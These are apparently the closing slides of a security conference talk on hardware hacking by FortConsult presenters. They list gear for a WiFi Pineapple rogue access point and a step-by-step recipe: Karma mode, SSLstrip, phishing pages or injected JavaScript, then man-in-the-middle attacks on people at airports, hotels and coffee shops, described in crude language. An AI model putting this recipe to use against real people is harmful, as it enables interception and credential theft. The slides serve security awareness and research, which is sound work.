- **HW: Rechargable battery pack 12V e.g. Astro3 Anker 10000mAh on Amazon**

- **SW: Wifipineapple.com http://cloud.wifipineapple.com/index.php?downloads**

PineApple – Recipe (cont.)

- **HW+SW: Alternatively get small notebook with Atheros chipset e.g. Asus EEE900 on eBay**

- **HW+SW: Alternatively get Nokia N900 on eBay and load PwnPhone community edition http://pwnieexpress.com/pages/community-downloads or install tools manually with package manager**

PineApple – Recipe (cont. 2)

- Attach Pineapple to battery pack, add USB storage and swap space
- Enable Karma mode, connect Pineapple to Linux machine with Internet access (wifi or 3G) and share it with Pineapple
- Run SSLstrip or make a nice phishing page tailored for your main target or code evil java script injection payload
- Goto an airport, hotel or coffee shop where your targets hangout and free wifi is scarce
- Rape and pillage target with MITM attacks

To Wrap It All Up

- Hardware hacking is phun
- You don’t need to have tons of $$$
- It gets simpler and simpler
- Build hardware tools and pwn stuff

E [O] F

Questions?

>>

Yaniv Miron aka Lament
ymt [at] fortconsult.net (work)
lament [at] ilhack.org (private)

MC
mc [at] fortconsult.net (work)

FORTCONSULT
Straight talk on IT security